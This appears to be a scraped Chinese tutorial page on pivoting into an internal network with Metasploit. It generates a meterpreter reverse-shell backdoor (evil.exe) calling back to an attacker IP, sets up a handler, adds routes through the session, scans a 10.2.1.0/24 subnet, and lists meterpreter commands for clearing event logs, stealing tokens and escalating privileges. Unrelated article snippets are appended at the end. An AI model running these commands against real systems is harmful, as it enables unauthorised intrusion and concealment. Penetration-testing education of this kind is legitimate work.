
跳板攻击之: MSF 添加路由方式渗透内网
跳板攻击之: MSF 添加路由方式渗透内网
1 Metasploit 跳板攻击: 添加路由方式原理
- 通过网络层可达实现跳板攻击
- 缺点是利用环境苛刻,只能在 Metasploit 中使用。易被防火墙拦截流量。
2 实验环境

2.1 建立 meterpreter 反向连接
生成 Metaspolit 后门程序
msfvenom -p windows/meterpreter/reverse_tcp lhost=192.168.0.2 lport=4444 -f exe > /var/www/html/evil.exe
kali 配置监听 meterpreter 反向连接
use exploit/multi/handler

set payload windows/meterpreter/reverse_tcp

set lhost 192.168.0.2

run
WEB Server 下载 Metaspolit 后门程序,并打开程序
meterpreter 反向连接建立成功

2.2 查看当前系统信息


查看当前系统路由信息,发现存在新网段:
10.2.1.0/24ipconfig
route list
添加去往该目标网段的路由
run post/multi/manage/autoroute

run autoroute -p

查看添加的路由,下一跳指向 session 1
2.3 利用增加的路由扫描新网段的主机

使用 MSF 端口扫描模块进行扫描
use auxiliary/scanner/portscan/tcp

set ports 135,139,445,23,80,8080

set rhosts 10.2.1.1-10.2.1.3

NMAP 扫描:由结果可知端口被防火墙过滤
db_nmap -sV -p23,80 10.2.1.3

# 如果扫描的款数据库未连接,需要先执行 msfdb init 后,再重新打开 msfconsole
3 meterpreter 基础命令
Stdapi: Networking Commands

===========================

Command       Description

-------       -----------

arp           Display the host ARP cache

getproxy      Display the current proxy configuration

ifconfig      Display interfaces

ipconfig      Display interfaces

netstat       Display the network connections

portfwd       Forward a local port to a remote service

resolve       Resolve a set of host names on the target

route         View and modify the routing table

Stdapi: System Commands

=======================

Command       Description

-------       -----------

clearev       Clear the event log

drop_token    Relinquishes any active impersonation token.

execute       Execute a command

getenv        Get one or more environment variable values

getpid        Get the current process identifier

getprivs      Attempt to enable all privileges available to the current process 尽可能提升权限

getsid        Get the SID of the user that the server is running as

getuid        Get the user that the server is running as 查看当前用户

kill          Terminate a process

localtime     Displays the target system local date and time

pgrep         Filter processes by name

pkill         Terminate processes by name

ps            List running processes 列出进程

reboot        Reboots the remote computer

reg           Modify and interact with the remote registry

rev2self      Calls RevertToSelf() on the remote machine

shell         Drop into a system command shell

shutdown      Shuts down the remote computer

steal_token   Attempts to steal an impersonation token from the target process

suspend       Suspends or resumes a list of processes

sysinfo       Gets information about the remote system, such as OS 查看系统信息

migrate       Migrate the server to another process 注入进程

getsystem     Attempt to elevate your privilege to that of local system. 通过各种攻击向量来提升本地系统权限
跳板攻击之: MSF 添加路由方式渗透内网的更多相关文章
- [W3bSafe]Metasploit溢出渗透内网主机辅助脚本
文章来源i春秋 脚本用Shell编写 有的内网特别脆弱 本脚本主要就是 测试的话方便一点 输入内网网关就能调用Metasploit全部模块测试整个内网 运行截图<ignore_js_op ...
- msf生成后门实战漫游内网
前言:当我们在渗透当中首先拿到webshell权限,进一步提权渗透,获得内网的主机,假设在这里我们获取了具有双网卡的web服务器,我们的目的是通过这台web服务器,进行内网漫游,获取内网中其他主机的系 ...
- renren-fast-vue-动态路由-添加路由-方式一(直接在原有结构上添加)
在原有文件夹夹下新建自己的组件 在 mock/modules/sys-menu.js 中引入 实现路由的添加
- 内网渗透之权限维持 - MSF
年初九 天公生 0x034 MSF(美少妇) 启动msf msfconsole 先启动msf依赖的postgresql数据库 初始化数据库 msfdb init (要用普通用户) msf路径 /usr ...
- 后渗透阶段之基于MSF的路由转发
目录 反弹MSF类型的Shell 添加内网路由 MSF的跳板功能是MSF框架中自带的一个路由转发功能,其实现过程就是MSF框架在已经获取的Meterpreter Shell的基础上添加一条去往“内网” ...
- 通过SOCKS代理渗透整个内网
https://blog.csdn.net/SouthWind0/article/details/83111044 通过SOCKS代理渗透整个内网 1.背景 经过前期的渗透工作,我们现在已经成功找到了 ...
- 内网渗透之MS17-010
在红蓝对抗中,当拿到了位于边界主机的权限后,我们通常会以此为跳板,搭建一个通往内网的隧道,以此继续渗透内网.而在内网中首先想到的就是MS17-010了,因为在内网中,安全措施相对较弱,很多主机存在此漏 ...
- 使用pycharm、跳板机连接内网服务器
使用pycharm.跳板机连接内网服务器 接手实验室服务器后,大部分同学在GPU集群上跑程序都是直接在ssh界面上跑,这里想着通过pycharm通过跳板机来连接服务器. 总体就是实验室服务器仅限内网访 ...
- [内网渗透] MSF路由转发/网络代理
这里只做记录,不做详解 0x01 路由转发 已经拿到一台公网服务器: 1.1 方法1 进到meterpreter的会话: route #查看路由信息 background退出当前会话,通过会话2,转发 ...
- Windows 系统cmd设置添加静态路由方式
电脑上添加静态路由,cmd设置路由 方法/步骤 1.首先在“运行”窗口输入cmd(按WIN+R打开运行窗口),然后回车进入命令行,输入 route add 10.253.251.0 mask ...
随机推荐
- jmeter中下一接口依赖上一接口的参数,上一个接口存在分页时,如何在下一接口循环读取上一接口的数据?
问题背景: 工作中性能测试存在接口数据依赖,B接口依赖A接口的数据,希望提取到A接口的数据,传入到B接口,但是A接口存在分页的情况. 如何保证A接口返回的数据未知,且每次从A接口传给B接口的数据不重复 ...
- Windows 服务器中使用 mysqldump 命令导出数据,解决中文乱码问题
起因 环境:阿里云服务器(windows server).mysql(8.0.11) mysql> select @@version; +-----------+ | @@version | + ...
- 【py模板】missingno画缺失直观图,matplotlib和sns画箱线图
import missingno as msn import pandas as pd train = pd.read_csv('cupHaveHead1.csv') msn.matrix(train ...
- ExcelToObject.NPOI 两行代码导出Excel报表、读取Excel数据
简介 作为一个dotnet开发者,经常面对业务系统中大量报表导入导出,经常写了一堆的重复代码.最近发现一个操作excel的神器:ExcelToObject.NPOI,两行代码就能导出一个报表,两行代码 ...
- DevSecOps 需要知道的十大 K8s 安全风险及建议
Kubernetes (K8s)是现代云原生世界中的容器管理平台.它实现了灵活.可扩展地开发.部署和管理微服务.K8s 能够与各种云提供商.容器运行时接口.身份验证提供商和可扩展集成点一起工作.然而 ...
- 记录Typescript的学习调试笔记(比 javascript更具面向对象,强类型检查,静态字段,适合现代的大团队分工与管理风格).
1.)先来一段Typescript的环境安装. 安装nodejs ,下载地址:https://nodejs.org/en/download/ //(node-v12.1 ...
- wkhtmltopdf 目录对象使用 及 目录样式分享
最近又是更新了报告模板的样式新使用了目录对象 因为直接生成的目录样式比较丑所以这边使用的是自定义xsl 直接生成的目录样式 自定义样式 因为需求所以写了些特殊判断 <xsl:if test=&q ...
- (13)go-micro微服务公用函数开发
目录 一 前言 二 SwapTo 通过json tag 进行结构体赋值 三 UserForResponse 类型转化 四 最后 一 前言 在utils目录中新建一个swap.go文件 swap.go中 ...
- Blazor如何实现类似于微信的Tab切换?
是否有小伙伴在使用tab的时候想进行滑动切换Tab? 并且有滑动左出左进,右出右进的效果 ,本文将讲解怎么在Blazor中去通过滑动切换Tab 本文中的UI组件使用的是MASA Blazor,您也可以 ...
- flutter报错The type of the function literal can't be inferred because the literal has a block as its body.A value of type 'String?' can't be assigned to a variable of type 'String'.
flutter有一些报错如下 The type of the function literal can't be inferred because the literal has a block as ...